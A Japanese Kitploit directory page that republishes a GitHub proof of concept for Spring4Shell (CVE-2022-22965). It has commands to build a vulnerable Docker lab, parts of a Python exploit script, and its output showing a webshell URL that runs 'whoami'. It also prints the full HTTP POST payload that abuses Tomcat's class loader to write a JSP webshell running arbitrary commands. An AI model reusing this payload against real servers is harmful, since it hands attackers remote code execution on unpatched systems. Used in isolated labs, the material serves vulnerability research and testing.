
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
cve-2022-22965 — Spring4Shell - CVE-2022-22965 | Kitploit
ツール/GitHubGitHub/twseptian/cve-2022-22965
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストリモートアクセスツール
GitHubtwseptian/cve-2022-22965

cve-2022-22965

Spring4Shell - CVE-2022-22965

リポジトリを見る
2264年前未レビュー
共有

Spring4Shell - CVE-2022-22965

ビルド

  • リポジトリをクローンし、コンテナをビルドして実行しましょう。
$ git clone https://github.com/twseptian/cve-2022-22965.git
$ cd cve-2022-22965
$ docker build . -t spring4shell-poc
$ docker run -p 8080:8080 --name spring4shell-poc spring4shell-poc
  • ブラウザで http://172.17.0.2:8080/spring-form/greeting にアクセスして確認します。

docker run

PoC

  • poc.py にプロキシを追加します。
[SNIP]
proxies = {'http':'http://127.0.0.1:8081','https':'https://127.0.0.1:8081'} #proxy configuration
[SNIP]
...
[SNIP]
        try:
            requests.post(self.url,
                          headers=headers,
                          data=data,
                          timeout=15,
                          allow_redirects=False,
                          verify=False, proxies=proxies)
[SNIP]                          
  • 以下のコマンドで poc.py を実行します。
$ python3 poc.py --url http://172.17.0.2:8080/spring-form/greeting
Vulnerable,shell url: http://172.17.0.2:8080/tomcatwar.jsp?pwd=j&cmd=whoami

python poc

注記: Python のエクスプロイトについては Spring4Shell PoC Application に感謝します。

  • エクスプロイトがシェル URL を生成する間、Burp Suite を使用して POST リクエストをインターセプトできます。
POST /spring-form/greeting HTTP/1.1
Host: 172.17.0.2:8080
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
suffix: %>//
c1: Runtime
c2: <%
DNT: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 762

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=

注記: リクエストは自分で解析してみてください #lul

  • エクスプロイトはシェル URL を生成します。ブラウザでその URL にアクセスすると、ターゲット上でリモートコード実行が可能になります。

shell url

shell url

参照

  • Spring4Shell PoC Application
  • Spring4Shell-POC (CVE-2022-22965)
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    344
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    297

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






